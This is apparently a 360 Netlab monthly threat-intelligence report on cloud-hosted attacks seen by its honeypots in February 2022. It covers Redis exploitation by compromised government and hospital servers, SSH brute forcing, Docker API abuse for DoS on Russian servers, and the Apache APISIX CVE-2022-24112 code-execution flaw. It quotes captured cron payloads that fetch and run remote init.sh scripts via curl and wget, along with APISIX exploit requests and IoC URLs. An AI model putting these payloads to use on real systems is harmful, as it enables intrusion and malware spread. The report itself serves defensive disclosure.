

公有云威胁情报

公有云网络安全威胁情报（202202）



Rugang Chen, houliuyang

Mar 11, 2022 • 9 min read

1. 概述

- 17个云上重点资产有漏洞攻击行为，包括某民主党派市级委员会、某县级中医院等云上重点单位。
- 随着俄乌冲突全面升级，我们发现有攻击者利用Docker Remote API未授权访问漏洞，对俄罗斯境内服务器发起拒绝服务(DoS)网络攻击。
- Apache APISIX本月爆出远程代码执行漏洞(CVE-2022-24112)，攻击者通过两种攻击方式可远程执行恶意代码。

本文主要通过360网络安全研究院 Anglerfish蜜罐视角，分析云上热门漏洞攻击细节，以及云上重要资产在公网上发起攻击的情况。

2. 云上资产对外扫描攻击

2月份我们共发现17个命中蜜罐节点的重要单位的云上资产，下表为其中一部分案例，如果需要更多相关资料，请根据文末的联系方式与我们联系。

IP地址	云服务商	单位名称	所属行业	IP所在省份	漏洞
39.105.204.*	阿里云	中国****市级委员会	政府机关	北京	Redis
39.105.159.*	阿里云	**县中医院	事业单位	北京	SSH暴

IP地址	云服务商	单位名称	所属行业	IP所在省份	漏洞
139.159.180.*	华为云	**市**区人民政府**街道办事处	政府机关	广东	Telnet暴力破解 Gpon Router G透 ThinkPh Linksys Router

从行业分布看，在已知行业的重点IP中，事业单位占比最大达80%，其他还包括政府机关和国企。

位于北京的阿里云IP 39.105.204.*，属于某市民主党派委员会，在2月初春节期间一直有Redis扫描和漏洞利用的行为。

```
*1
$7
COMMAND
*4
$6
config
$3
set
$10
dbfilename
$9
backup.db
*1
$4
save
*4
$6
config
$3
set
$27
stop-writes-on-bgsave-error
$2
no
*1
$8
flushall
*3
$3
set
$7
backup1
$69
```

```
*/2 * * * * cd1 -fsSL http://195.58.38.171/cleanfda/init.sh | sh
```

```
*3
$3
set
$7
backup2
$71

*/3 * * * * wget -q -O- http://195.58.38.171/cleanfda/init.sh | sh

*3
$3
set
$7
backup3
$72

*/4 * * * * curl -fsSL http://195.242.111.238/cleanfda/init.sh | sh
```

访问该IP地址对应的域名可以进入网页：



另一个阿里云IP地址为39.105.159.*，属于某县级中医院。通过对应域名可以访问医院的主页。



这个IP发起了大量SSH暴力破解攻击：

```
{"username": "root", "version": "SSH-2.0-Go", "type": "ssh", "password": "qwertyui1"}
```


3. 云上热门漏洞攻击

3.1 利用Docker Remote API未授权访问漏洞对俄罗斯发起网络攻击

近期，俄乌局势紧张，冲突也蔓延至网络空间。2月下旬，蜜罐系统捕获到有攻击者利用Docker Remote API未授权访问漏洞在受害设备上部署名为“abagayev/stop-russia”的GitHub开源镜像，利用受害设备发起针对俄罗斯境内服务器的拒绝服务(DoS)网络攻击。

关于Docker Remote API未授权访问漏洞的利用方法，我们在[上月报告](#)中已经做了较为详细的说明。

我们在本地部署镜像后监测到攻击行为：



在开源项目的[这个页面](#)，列出了所有俄罗斯网站攻击目标。

3.2 Apache APISIX batch-requests 远程代码执行漏洞(CVE-2022-24112)

漏洞信息

涉及产品及版本：Apache APISIX <2.10.4 / <2.12.1

CVE: CVE-2022-24112

披露日期：2022年2月11日

CVSS 3.X 评分：9.8

影响设备量级：十万级

目前，该漏洞主要攻击TCP/9000和TCP/9080端口，PoC和技术细节已经公开。

蜜罐系统在2月17日首次捕获到对插件 `/apisix/batch-requests` 的访问，2月22日首次捕获到该漏洞的攻击数据包。2月份共捕获到该漏洞的云服务器攻击源IP 23个，其中亚马逊AWS最多。

攻击方式

通过 REST Admin API 可以控制 Apache APISIX，但是，Admin API默认只允许 127.0.0.1 访问。这个漏洞允许攻击者通过默认开启的batch-requests插件的X-Real-IP参数绕过IP地址限制。

使用默认的API key通过该插件发送添加路由请求时，可通过filter_func（用户自定义的过滤函数，用来匹配规则）和script（在HTTP请求/响应周期中执行的脚本）两种方法在路由中写入恶意代码，导致远程代码执行漏洞。

方法1：通过filter_func方式的攻击Payload：

```
POST /apisix/batch-requests HTTP/1.1
Host: {target}
Content-Length: 454

{"headers": {"X-Real-IP": "127.0.0.1", "Content-Type": "application/json"}, "timeout": 1500}
```

方法2：通过script方式的攻击Payload：

```
POST /apisix/batch-requests HTTP/1.1
Host: {target}
Content-Length: 421

{"headers": {"X-Real-IP": "127.0.0.1", "Content-Type": "application/json"}, "timeout": 1500}
```


我们在本地做了该漏洞的复现，方法1需再次请求设置的URL才可以触发代码执行；方法2可直接触发代码执行，不需要发送二次请求。



```
Pretty Raw \n Actions ▾
1 POST /apisix/batch-requests HTTP/1.1
2 Host: 192.168.19.147:9080
3 Content-Length: 456
4
5 {
  "headers": {
    "X-Real-IP": "127.0.0.1",
    "Content-Type": "application/json"
  },
  "timeout": 1500,
  "pipeline": [
    {
      "method": "PUT",
      "path": "/apisix/admin/routes/index?api_key=eddlc9f034335f136f87ad84b625c8f1",
      "body": "(\\r\\n \"name\": \"test\", \"method\": [\"GET\"], \\r\\n \"url\": \"/api/test\", \\r\\n \"up"
    }
  ]
}

Pretty Raw Render \n Actions ▾
1 HTTP/1.1 200 OK
2 Date: Tue, 08 Mar 2022 10:23:21 GMT
3 Content-Type: text/plain; charset=utf-8
4 Connection: keep-alive
5 Server: APISIX/2.10.1
6 Content-Length: 833
7
8 [{"status":200,"headers":("Date","Tue, 08 Mar 2022 10:23:21 GMT"),"Content-Type","application/json","Access-Control-Expose-Headers":","Server":APISIX .1,"Access-Control-Allow-Origin":","Transfer-Encoding":"chunked","Access-Control-Max-Age":,"Connection":"keep-alive","Access-Control-Allow-Credentials":true),"body":("{\"action\":\\ \"node\": (\"value\"): (\"update_time\"):1646735001,\"upstream\":{\\\"pass_host\\\":\\\"pass\\\",\\\"scheme\\\":\\\"http\\\",\\\"type\\\":\\\"roundrobin\\\",\\\"hash_on\\\":\\\"vars\\\",\\\"nodes\\\":({\\\"httpbin.org:80\\\":1}),\\\"uri\\\":/api\\//test\\\",\\\"name\\\":\\\"test\\\",\\\"status\\\":1,\\\"create_time\\\":1646273574,\\\"method\\\":\\\"GET\\\",\\\"index\\\",\\\"filter_func\\\":\\\"function(vars) os.execute('curl 127.0.0.1:1234')\\\",\\\"end\\\",\\\"priority\\\":0,\\\"key\\\":\\\\\\\\\\\\apisix\\\\\\routes\\\\\\\\index\\\"})\\n\",\\\"reason\\\":\\\"OK\\\"}]}]
```


2月23日开始，已有恶意软件利用漏洞传播，传播趋势如下图所示。




4. 云服务器攻击总体情况

2022年2月，360网络安全研究院Anglerfish蜜罐系统监测到的云服务器源IP 386170个，其中漏洞扫描和攻击的IP 14072个，传播恶意软件的IP 4242个，进行密码爆破攻击的IP 4535个。


从云服务商的情况看，本月IP数量前5的云服务商仍然是腾讯云、DigitalOcean、阿里云、亚马逊AWS和微软Azure。




从漏洞来看，上月活跃的Docker Remote API未授权访问漏洞、美国飞塔(Fortinet) FortiOS未授权任意文件读取漏洞等在本月仍然较为活跃。GitLab、ISPY的相关漏洞本月活跃IP数量较上月有较多增长。




在恶意软件方面，本月木马下载器类(TrojanDownloader)的传播IP数量超过了恶意挖矿类(CoinMiner)恶意软件。




阿里云、腾讯云是传播恶意软件的攻击源IP最多的两家云服务商。



oracle.zzhreceive.top仍然是被最多IP使用的下载服务器，head.17kbx.net和payload.krakenbit.net相比上月使用的IP数量有明显的增加。



密码爆破攻击方面，87%的攻击源IP集中在SSH协议的密码爆破上，SSH仍然是受到爆破攻击最多的协议。腾讯云是攻击源IP最多的云服务商，提供了超过4000个IP。DigitalOcean和亚马逊AWS排在二三位。



5. 防护建议

针对本月新出现的Apache APISIX batch-requests远程代码执行漏洞(CVE-2022-24112)，云上用户可做好以下防护措施：

1. 在 `conf/config.yaml` 修改默认的 `admin_key`，或者注释掉 `conf/config-default.yaml` 中的 `batch-requests`；
2. 更新到最新版本 2.10.4 或者 2.12.1。

6. 联系我们

感兴趣的读者，可以通过邮箱 `netlab[at]360.cn` 联系我们。

7. IoC List

URL:

```
http://107.172.249.169/Ugliest.mpsl
http://107.172.249.169/Ugliest.mips
http://107.172.249.169/Ugliest.arm6
http://96.8.121.110/The420SmokePlace.dns/KKveTTgaAAsecNNaaaa.mips
http://96.8.121.110/The420SmokePlace.dns/KKveTTgaAAsecNNaaaa.i486
http://96.8.121.110/The420SmokePlace.dns/KKveTTgaAAsecNNaaaa.m68k
http://107.172.89.142/lx/apep.arm
http://46.101.183.162/eski/.x/juice
http://172.245.186.149/Acid.x86
http://drpelvicpain.com/dr/nano.jpg
http://107.172.89.142/z.sh
```

md5:

```
551341b7f4b547bdc2090f0f40f0cb43
c49271194f775e7fe66e3470b713f0c1
f787a3971619ec278c71f4b1eb88a555
850da4f2e67510e609f9b4db7dd7c8ed
200ea7427ffd18591c6535f67f167acc
a7de7cb5eff5f8ced23efe7eba90c33f
a67799c49ffee34b3467e7714a5abd86
4225d7b11dd787288e3edceab34fc43c
b0783f33954493b1a4ad60eff5eb457a
e956afe0cef4686de6829dcc08f3d46f
cf74569c199d630b49c5d363ae9231b6
```

公有云威 胁情报



公有云网络安全威胁情报
(202204)

公有云网络安全威胁情报
(202203)

公有云网络安全威胁情报
(202201)

[See all 6 posts →](#)

新威胁：使用DNS Tunnel技术的Linux后门B1txor20正在通过Log4j漏洞传播

背景 自从Log4J漏洞被曝光后，正所谓“忽如一夜漏洞来，大黑小灰笑开怀”。无数黑产团伙摩拳擦掌加入了这个“狂欢派对”，其中既有许多业界非常熟悉的恶意软件家族，同时也有一些新兴势力想趁着这股东风在黑灰产上分一杯羹。

360Netlab作为专注于蜜罐和Botnet检测跟踪的团队，我们自该漏洞被公开后就一直关注它会被哪些僵尸网络利用，期...



Mar 15,

14 min



2022

read

Some details of the DDoS attacks targeting Ukraine and Russia in recent days

At 360Netlab, we continuously track botnets on a global scale through our BotMon system. In particular, for DDoS-related botnets, we further tap into their C2 communications to enable us really see the details of the attacks. Equipped with this visibility, when attack happens, we can have a clear picture of



· Feb 25, 2022 · 11 min read